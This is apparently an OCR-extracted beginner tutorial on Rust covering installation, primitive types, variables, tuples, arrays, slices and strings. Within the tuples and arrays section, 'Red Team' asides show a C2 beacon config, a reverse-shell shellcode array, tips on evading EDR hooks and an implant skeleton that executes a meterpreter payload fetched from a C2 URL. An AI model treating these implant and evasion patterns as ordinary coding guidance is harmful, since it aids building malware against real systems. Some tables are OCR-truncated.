Rust Programming Language

*Rust is a modern systems programming language focused on **safety**, **speed**, and **concurrency**. It's designed to replace languages like C and C++ by offering low-level control without common pitfalls like memory bugs. Below, we'll break it down step by step.*

What is Rust?

> *Rust is a modern, general-purpose programming language which emphasizes performance, safety, and concurrency. Its source code is compiled into native machine code, which makes runtime execution very fast - on par with, and sometimes faster than programs written in C.*
>
> *It features automatic memory management without needing to rely on a garbage collector. The compiler deals with memory allocations ahead of time by building all the instructions necessary for managing memory at compile time. This approach eliminates runtime memory corruption bugs and vulnerabilities, making it quite a secure language.*
>
> *The same codebase can be built for multiple systems including Windows, macOS, Linux, WebAssembly, IoT, and embedded devices - making Rust very versatile. It is also well-adopted within the wider tech space and has received backing from some of the world's largest companies, including Amazon, Google, and Microsoft.*

> *Rust has adopted concepts and conventions from other programming languages, but it also brings some of its own to the table. If you're already familiar with another language such as C, Java, or C#, then some of Rust's idioms can be tricky to pick up.*

Key Features

Rust's power comes from innovative features enforced by the compiler:

Feature	Description	Why It Matters
Ownership & Borrowing	Every value has a single owner. When the owner goes out of scope, the value is dropped (automatic memory management). Borrowing allows temporary access without transferring ownership.	Prevents memory leaks, double-frees, and data races at compile time. No garbage collector needed!
Lifetimes	Ensures references don't outlive the data they point to (e.g., 'a syntax).	Catches dangling pointers early.
Pattern Matching & Enums	Powerful match expressions for safe, exhaustive handling of variants (like algebraic data types).	Concise error handling (e.g., Result<T, E> for success/error).
Traits	Interfaces for polymorphism (similar to interfaces in Java or protocols in Swift).	Enables generic, reusable code without inheritance.
Concurrency	Built-in threads, channels, and fearless parallelism via ownership rules.	Write safe multithreaded code without locks or races.
Zero-Cost Abstractions	High-level features (e.g., iterators) compile to efficient low-level code.	Abstractions don't slow you down.

Installing Rust and Visual Studio Code

We will set up a complete Rust development environment on your system. We're going to install the Rust programming language using the official rustup tool, which also includes Cargo (Rust's package manager and build system). Then, we'll install Visual Studio Code (VSCode), the most popular editor for Rust development. Finally, we'll add the essential rust-analyzer extension to get excellent code completion, diagnostics, and debugging support. Let's get started!


Prerequisites

Before installing Rust, ensure your system is ready:

OS	Requirement
Windows	Visual C++ Build Tools (required for native code compilation)
macOS	Xcode Command Line Tools (xcode-select --install)
Linux	build-essential (Debian/Ubuntu) or equivalent

> **Pro Tip**: Use VS Code as your editor it has excellent Rust support via the **rust-analyzer** extension.

1. Installing Rust (via rustup)




---

*The easiest and recommended way to install Rust is using **rustup** the official Rust toolchain installer.*

- ***Windows users**: Go to https://rustup.rs and download/run the installer (rustup-init.exe).**
- ***macOS and Linux users**: Open your terminal and run:**

```
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
```

Follow the on-screen instructions (choose the default installation). After installation, restart your terminal (or run source $HOME/.cargo/env) and verify:




Bash

```
rustc --version
cargo --version
```

You should see the latest stable Rust version printed.

---


2. Installing Visual Studio Code



Download and install VS Code from the official website: https://code.visualstudio.com/
Choose the version for your operating system (Windows, macOS, or Linux) and run the installer.

---


3. Installing the Essential Rust Extension



1. *Open VS Code.*
2. *Go to the Extensions view (Ctrl+Shift+X or Cmd+Shift+X on macOS).*
3. *Search for **rust-analyzer** (published by the Rust Analyzer team).*
4. *Click **Install**.*

---

4. Installing Microsoft C++ Build Tools (Windows Only)



On Windows, Rust needs a C++ linker the first time you compile most projects (especially if they use native dependencies). The easiest way to get it is by installing the Microsoft C++ Build Tools.

Steps:

1. *Go to: https://visualstudio.microsoft.com/visual-cpp-build-tools/*
2. *Click **Download Build Build Tools for Visual Studio** and run the installer (vs_buildtools.exe).*
3. *In the installer, select the workload: **"Desktop development with C++"** (You don't need the full Visual Studio IDE – just the build tools.)*
4. *Make sure these components are checked (they are selected by default):*
   - *MSVC v143 – VS 2022 C++ x64/x86 build tools (or the latest version shown)*
   - *Windows 11 or Windows 10 SDK (latest)*
   - *C++ CMake tools for Windows (optional but useful)*
5. *Click **Install** (it's about 6–8 GB, so it may take a while).*


*Once finished, **restart your computer** (or at least restart your terminal/PowerShell) so Rust can detect the linker properly.*

Creating Your First Rust Program Hello, World!

Now that everything is installed, let's write and run the classic "Hello, World!" program.

Step 1: Create a new Rust project

Open your terminal (or PowerShell on Windows) and run:




Bash

```
cargo new hello_world
cd hello_world
```

This creates a new folder called hello_world with everything you need.


Step 3: Write the code



Open src/main.rs – it already contains:

Rust

```
fn main() {
    println!("Hello, world!");
}
```



That's literally all you need!

Main Functions & Macros

In Rust, the `main` function is a special function that serves as the entry point of a Rust program. The `main` function is where the execution of a Rust program begins, and it must be present in every executable Rust program.

The `main` function has the following signature:

```
fn main() {
  // code goes here
}
```

The `main` function takes no arguments and returns no value. The body of the `main` function consists of the code that is executed when the program is run.

For example, the following code shows a simple `main` function that prints a message to the console:

```
fn main() {
  println!("Hello, world!");
```

```
}
```

When this code is compiled and run, it will print the message "Hello, world!" to the console.

Primitives (Scalar Types)

Primitive Types in Rust (What & Why They Matter)

Official definition

> *Primitive types are the simplest data types that the language provides. They are built into the language and serve as the foundation for more complex types.*

***In even simpler words for beginners:** Primitive types are the basic “Lego bricks” that Rust gives you out of the box. Everything else in your program (strings, vectors, structs, etc.) is built on top of these bricks.*

Why they matter

1. ***Super fast** – The computer understands them directly, no extra work.*
2. ***Super small** – They take exactly the amount of memory they need, nothing wasted.*
3. ***Super safe** – The compiler checks them strictly (no surprise crashes).*
4. ***Zero-cost** – Using them feels simple and high-level, but behind the scenes they run as fast as if you wrote raw C code.*

Overview Table (Perfect for Your Main Note)

Type	Category	Size (bits)	Signed?	Default?	Example Literals	Use Cas Example
i32	Signed Integer	32	Yes	Yes	42, -100	Age, sco count
u32	Unsigned Integer	32	No		100, 0	Array ler bit mask
i64	Signed Integer	64	Yes		9_223_372_036_854_775_807	Timestar large cou
u64	Unsigned Integer	64	No		18_446_744_073_709_551_615	File size

Type	Category	Size (bits)	Signed?	Default?	Example Literals	Use Cas Example
i128 / u128	Big Integers	128	Yes/No			Cryptogr very big numbers
isize	Pointer-sized Signed	32 or 64	Yes			When indexing collectio
usize	Pointer-sized Unsigned	32 or 64	No	Yes for indexes	vec.len() → usize	**MUST** u array/ve lengths
f32	Float (single)	32	N/A		3.14f32	Games, graphics precisio
f64	Float (double)	64	N/A	Yes	3.14, 2.5e-10	Science, finance, general
bool	Boolean	8	N/A		true, false	Flags, conditio
char	Unicode Character	32	N/A		'A', '🚀', 'न', '\u{1F98A}'	Single le emojis, symbols

---

1. Integers – Explained Like You're 15

Think of integers as **whole numbers on a number line**.

Signed vs Unsigned

```
i32 → can be negative: -2 billion to +2 billion
u32 → only positive: 0 to 4 billion
```

Why usize is King for Lengths

```
let fruits = vec!["apple", "banana", "orange"];
println!("{}", fruits.len());     // → 3 (type is usize!)
for i in 0..fruits.len() {        // 0..usize → safe & correct
```

```
    println!("{}", fruits[i]);
}
```

Never use i32 for array/vector lengths → can cause bugs on 32-bit systems!

Overflow = Rust Protects You (Unlike C++)

```
let x: u8 = 255;
let y = x + 1;   // PANIC in debug mode! (safety first)
                 // In release mode → wraps to 0 (unless you disable checks)
```

Safe ways to handle overflow:

```
// 1. Wrapping (like in C)
let a = 255u8.wrapping_add(10);  // → 9

// 2. Checked (returns Option)
let b = 255u8.checked_add(1);    // → None

// 3. Saturating (clamps to max)
let c = 255u8.saturating_add(10); // → 255
```

---

2. Floating-Point Numbers – With Real Talk

Two Types Only

- f32 → fast, less precise (good for games, GPUs)
- f64 → default, more precise (good for everything else)

```
let pi = 3.14159;         // f64 by default
let temperature: f32 = 36.6;
```

The Big Warning Everyone Ignores (Until It Breaks Money)

```
println!("{}", 0.1 + 0.2 == 0.3);  // false!!!
// Actual result: 0.30000000000000004
```

Never compare floats with == for money, equality, etc.

Fixes:

```
// 1. Use approx equality
assert!((0.1 + 0.2 - 0.3).abs() < 1e-10);

// 2. Use integers (cents instead of dollars)
// 3. Use `rust_decimal` crate for exact decimals
```

---

3. Boolean – Simpler Than Your Light Switch

```
let is_rust_best: bool = true;
let has_coffee: bool = false;

if is_rust_best && !has_coffee {
    println!("Time to make coffee!");
}
```

Only two values. No "truthy/falsy" nonsense like in JavaScript.

0, "hello", empty arrays are **NOT** automatically false!

---

4. Character (char) – Not What You Think!

In other languages:

```
'a'  → 1 byte (only ASCII)
```

In Rust:

```
'A'    → 4 bytes (32 bits)
'🚀'   → valid!
'न'    → valid! (Hindi)
'🦀'   → valid! (Rust mascot)
```

Always Use Single Quotes

```
let letter = 'R';        // correct
let emoji = '😎';         // works!
let wrong = "R";         // This is &str (string slice), not char!
```

Unicode Escapes

```
let fox = '\u{1F98A}';   // 🦊
```

Common Methods

```
'5'.is_digit(10)       // true
'a'.is_lowercase()     // true
' '.is_whitespace()    // true
```

Quick Reference Card

```
# Rust Primitives Cheat Sheet

let x = 42;          // i32
let x = 42u64;       // force u64
let x = 42usize;     // good for indexes

let y = 3.14;        // f64
let y = 3.14f32;     // f32

let flag = true;     // bool only!

let c = 'Z';         // char → single quotes!
let c = '🦀';         // YES! Full Unicode

// Never do this:
0.1 + 0.2 == 0.3     // false!
```

Final Tips for Academy Students

1. **Let Rust infer types when possible** → cleaner code
2. **Use usize for anything related to size/length/index**
3. **Never trust floating-point equality**
4. **Use char with single quotes only**
5. **Overflow panics in debug → find bugs early!**

Rust Variables, Scopes & Numbers

---

1. The Four Ways to Store Data in Rust

Keyword	What it really is	Can you change the value?	Lives how long?	Must write the type?	Best real-world example
let	Normal local variable	No (immutable)	Until the scope ends	Usually no	Player score that never changes after set
let mut	Mutable local variable	Yes	Until the scope ends	Usually no	Health points, counters, buffers
const	Compile-time constant	Never	Entire program	YES, always	PI, MAX_PLAYERS, VERSION = "1.3.3"
static	Global variable (lives forever)	Almost never (unsafe to mutate)	Entire program	YES, always	Global config, logger instance (rare)

Real Code You'll See Every Day

```
fn main() {
    // 1. Normal immutable (99% of your variables)
    let player_name = "Phoenix";
    let score = 1_250_500;

    // 2. Mutable – only when you really need to change it
    let mut health = 100;
    health -= 30;                    // OK
    // player_name = "Ghost";        // ERROR! immutable

    // 3. Compile-time constant
    const MAX_HEALTH: i32 = 100;
    const VERSION: &str = "v2.1.0";
```

```
    // 4. Global (use very rarely)
    static GAME_TITLE: &str = "CyberRust 2077";
}
```

Golden Rules Every Rustacean Follows

1. Default to let → add mut only when the compiler complains
2. Never use static mut unless you 100% know what you're doing (it's unsafe)
3. Put magic numbers in const → makes code self-documenting

---

2. Scope – Where Variables Are Born and Die

Rust kills variables the moment they leave their { } block.

```
fn main() {
    let outer = "I'm outside";

    {
        let inner = "I'm only inside this block";
        println!("{}", inner);     // OK
        println!("{}", outer);     // OK - outer is still alive
    } // ← inner DIES here

    println!("{}", outer);         // OK
    // println!("{}", inner);      // ERROR! inner is gone
}
```

Nested Scopes Example (Very Common)

```
fn encrypt_file() {
    let key = generate_key();           // lives whole function

    {
        let mut buffer = vec![0u8; 4096]; // only for reading
        read_file_into(&mut buffer);
        encrypt_in_place(&mut buffer, &key);
    } // buffer is automatically freed here → no memory leak!
}
```

---

3. Shadowing – The Feature You'll Fall in Love With

Shadowing = declaring a new variable with the same name. The old one gets hidden (not mutated).

```
fn main() {
    let x = 5;
    let x = x + 10;      // new x = 15, old x hidden
    let x = x * 2;       // new x = 30
    println!("x = {}", x); // 30

    // Even change type!
    let name = "42";
    let name: u32 = name.parse().unwrap(); // now name is a number!
}
```

Real-Life Shadowing Patterns You'll Use Daily

Situation	Code Example
Parse input	let input = "8080"; let port: u16 = input.parse().unwrap();
Convert mut → immutable	let mut temp = calculate(); let result = temp; // now immutable
Step-by-step data transformation	let data = read(); let data = decrypt(data); let data = parse(data);
Loop reuse	for i in 0..10 { let i = i * 2; ... }

---

4. Numeric Literals – Write Beautiful, Safe Numbers

What you write	What Rust understands	When to use
1_000_000	1000000	Big numbers (money, population, memory)
0.000_000_001	1e-9	Tiny scientific values
0xDEAD_BEEF	3735928559	Hex constants, magic values
0b1010_1010_1111_0000	43776	Bit masks, flags
60_000u64	60000 as u64	Force exact type (prevents overflow bugs)

What you write	What Rust understands	When to use
3.14159f32	3.14159 as f32	When you need f32 (graphics, games)
8080u16	8080 as u16	Network ports, IDs

Full Beautiful Example

```
const MAX_USERS: u32     = 10_000;
const SERVER_PORT: u16   = 8080u16;
const PI: f64            = 3.141_592_653_589_793;
const PACKET_SIZE: usize = 1_496; // MTU for Ethernet

let bitcoin_price = 68_420.00f64;
let hash_rate     = 450_000_000_000_000_000u64; // 450 EH/s
let mask          = 0b1111_0000_1100_0011u32;
```

---

5. Advanced: static vs const (The Real Difference)

Feature	const	static
Evaluated at	Compile time	Runtime (but value lives forever)
Can contain	Only constants (numbers, &str, etc.)	Any type with static lifetime
Address	May not have fixed address	Always has fixed memory address
Mutable version	Impossible	static mut (requires unsafe)
Typical use	PI, limits, version strings	Global logger, configuration singleton

Example: When You Need static

```
static START_TIME: std::sync::OnceLock<std::time::Instant> =
std::sync::OnceLock::new();

fn get_uptime() -> std::time::Duration {
    *START_TIME.get_or_init(|| std::time::Instant::now())
}
```

Final Cheat Sheet You Can Save

```
// Variables
let x = 10;              // immutable (default)
let mut y = 20;          // mutable
const MAX: u32 = 100;    // compile-time constant
static VERSION: &str = "1.0"; // global

// Shadowing > mut
let data = get_bytes();
let data = decrypt(data);      // clean & safe
let data = String::from_utf8(data).unwrap();

// Pretty numbers
let population = 220_000_000u64;
let price = 99.99f32;
let ipv4 = 0xC0A8_0101u32;     // 192.168.1.1
let mask = 0b1111_1111_0000_0000u32;

// Scope
{
    let temp = calculate();
    use(temp);
} // temp automatically dropped here
```

You now officially know everything about Rust variables, scopes, and numbers that 95% of Rust developers use every day!

Primitives (Compound Types)

Compound types are types that **group multiple values into one single type**.
Rust has exactly **two primitive compound types** (built into the language itself, zero-cost, stack-only)

Compound Type	Definition
Tuple	A fixed-size collection of values that can have **different types** (T1, T2, ..., Tn)
Array	A fixed-size collection of values that all have the **same type** [T; N]

That's it. Only these two are officially **primitive compound types** in Rust.

Rust Tuples, Arrays & Slices

1. Tuple – "The Swiss Army Knife of Grouping"

Feature	What it really means	Real example
Fixed size	You decide once, never changes	("Alice", 27, true)
Mixed types	Every position can be different type	(String, u16, [u8; 32], bool)
No names	You access with .0, .1, … or destructure	config.1 = port
Lives on stack	Super fast & safe	Perfect for config, return multiple values

Everyday Tuple Magic

```
fn login() -> (String, u16, bool) {
    ("root".to_string(), 1337u16, true)
}

fn main() {
```

```
    // 1. Destructure (most common & beautiful)
    let (username, port, is_admin) = login();
    println!("{username} connected on port {port}");

    // 2. Dot access (when you only need one thing)
    let user_info = ("Viper", 22, 4.0);
    println!("GPA = {}", user_info.2);

    // 3. Ignore parts with _
    let (name, _, gpa) = user_info;
}
```

Red Team Favorite: C2 Config Tuple

```
let c2 = (
    "https://darkhub.onion",     // url
    443u16,                      // port
    [0x6bu8; 32],                // 32-byte encryption key
    true,                        // persistence enabled?
    30u64,                       // beacon interval (seconds)
);

let (server, port, key, _, interval) = c2;
```

Zero heap, zero mut, zero leaks → pure stealth.

---

2. Array [T; N] – Fixed-Size Powerhouse

Feature	Detail
Same type everywhere	All elements identical type
Size known at compile	[u8; 256], [&str; 7]
Lives on stack	No allocation → extremely fast & stealthy
Perfect length checks	Compiler stops buffer overflows

Classic Arrays You'll Write 1000× Times

```
let shellcode: [u8; 312] = [
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, /* Windows x64 reverse shell */
    // ... 312 total bytes
```

```
];

let days = ["Mon", "Tue", "Wed", "Thu", "Fri", "Sat", "Sun"];
let aes_key: [u8; 16] = [0x2b, 0x7e, 0x15, 0x16, 0x28, 0xae, 0xd2, 0xa6,
                         0xab, 0xf7, 0x15, 0x88, 0x09, 0xcf, 0x4f, 0x3c];
```

Red Team Rule of Thumb

If the size is fixed → use array, not Vec → No heap = much harder for EDR to hook

---

3. Slice – The Magic "View" (&[T] and &mut [T])

A slice is NOT a container. It's just a pointer + length that borrows data from somewhere else.

```
let data = [1, 2, 3, 4, 5, 6, 7, 8];
let middle = &data[2..6];    // [3, 4, 5, 6]
let everything = &data[..];  // whole thing
let tail = &data[5..];       // from index 5 to end
```

Most Useful Range Syntaxes

Syntax	Meaning
0..5	indices 0,1,2,3,4
2..	from 2 until the end
..4	from start until (not incl) 4
..	entire thing
start..=end	inclusive end (rare)

Mutable Slices – Change Data Without Owning It

```
fn xor_encrypt(data: &mut [u8], key: u8) {
    for byte in data {
        *byte ^= key;
    }
}

let mut buffer = [0x41, 0x41, 0x41, 0x41];
```

```
xor_encrypt(&mut buffer[..], 0x69);
println!("{:?}", buffer); // [0x28, 0x28, 0x28, 0x28]
```

Side-by-Side Comparison

Type	Syntax	Size	Owns Data?	Typical Use Case
Tuple	(a, b, c)	Fixed	Yes	Group 2–12 related values
Array	[T; N]	Fixed	Yes	Fixed buffers, shellcode, keys
Slice	&[T] or &mut [T]	Any	No (borrows)	Functions that work on parts of data
Vec	Vec	Dynamic	Yes	Lists that grow (logs, file lists, etc.)

Red Team Cheat Sheet – What to Actually Use in Implants

Goal	Choose This	Why It Wins in Malware
C2 config	const C2: (&str, u16, [u8;32])	Zero heap, compile-time, no mut
Shellcode storage	[u8; 512]	Stack only → no allocators → stealth++
Passing payload to functions	&[u8] or &mut [u8]	No copy, zero-cost, borrow checker safe
Dynamic buffer that grows	Vec	Only when you really need resize
XOR / encrypt in place	&mut [u8]	Fastest + safest way

Final Real-World Implant Snippet

```
const CONFIG: (&str, u16, [u8; 32]) = (
    "https://beacon.evilcorp.io",
    443,
    [0x90; 32], // real key would be here
);

static PAYLOAD: [u8; 784] = [/* meterpreter stageless */];

fn beacon(data: &[u8]) -> Vec<u8> {
    // send slice, no copy
    send_to_c2(data)
}
```

```
fn main() {
    let (url, port, key) = CONFIG;

    // Take only the real shellcode part (skip NOP sled)
    let code = &PAYLOAD[256..];

    execute(code);  // & [u8] → perfect
}
```

Strings in Rust

What is a “String” in Any Language?

*A **string** is just **text**. Examples:*

- *"Hello"*
- *"Pakistan Zindabad"*
- *"12345" (yes, even numbers as text!)*

*In Rust there are only **3 string types** you will ever use. Here’s the super simple truth:*

Name	Nickname	Can you change it?	Does it own the text?	Where does it live?	When to use it (easy rule)
&str	“String slice”	No	No (just looking)	Usually in the binary	**99% of the time** – reading text, function arguments
String	“Real String”	Yes	Yes (owns it)	On the heap (growable area)	When you need to **build** or **change** text
str	(the secret one)	No	No	Hidden	You almost never write it directly (only in &str)

Real-Life Analogy (Very Important!)

Rust type	Like in real life
&str	A **library book** – you can read it, but you can’t write in it or take it home forever
String	Your **personal notebook** – you own it, you can write, draw, tear pages, make it longer

The Two You Will Use Every Day

```
// 1. &str - the most common one (string literal)
let name = "Ali";           // this is automatically &str
let country = "Pakistan";   // also &str
let emoji = "I love Rust";  // still &str

// 2. String - when you want to change or build text
let mut message = String::from("Hello");
message.push_str(", Pakistan!");   // now it's longer
message.push('');                  // add one character
println!("{}", message);
```

How to Turn One Into the Other

You have	Want	How to convert
&str	String	"hello".to_string() or String::from("hello")
String	&str	Just put & in front: &my_string

```
let text: &str = "CyberSecurity";
let owned: String = text.to_string();     // now I own it
let borrowed: &str = &owned;              // back to looking only
```

Functions Love &str (Best Rule Ever!)

```
fn say_hello(name: &str) {
    println!("Hello, {}!", name);
}

let a = "Osama";           // &str
let b = String::from("Hassan");  // String

say_hello(a);     // works
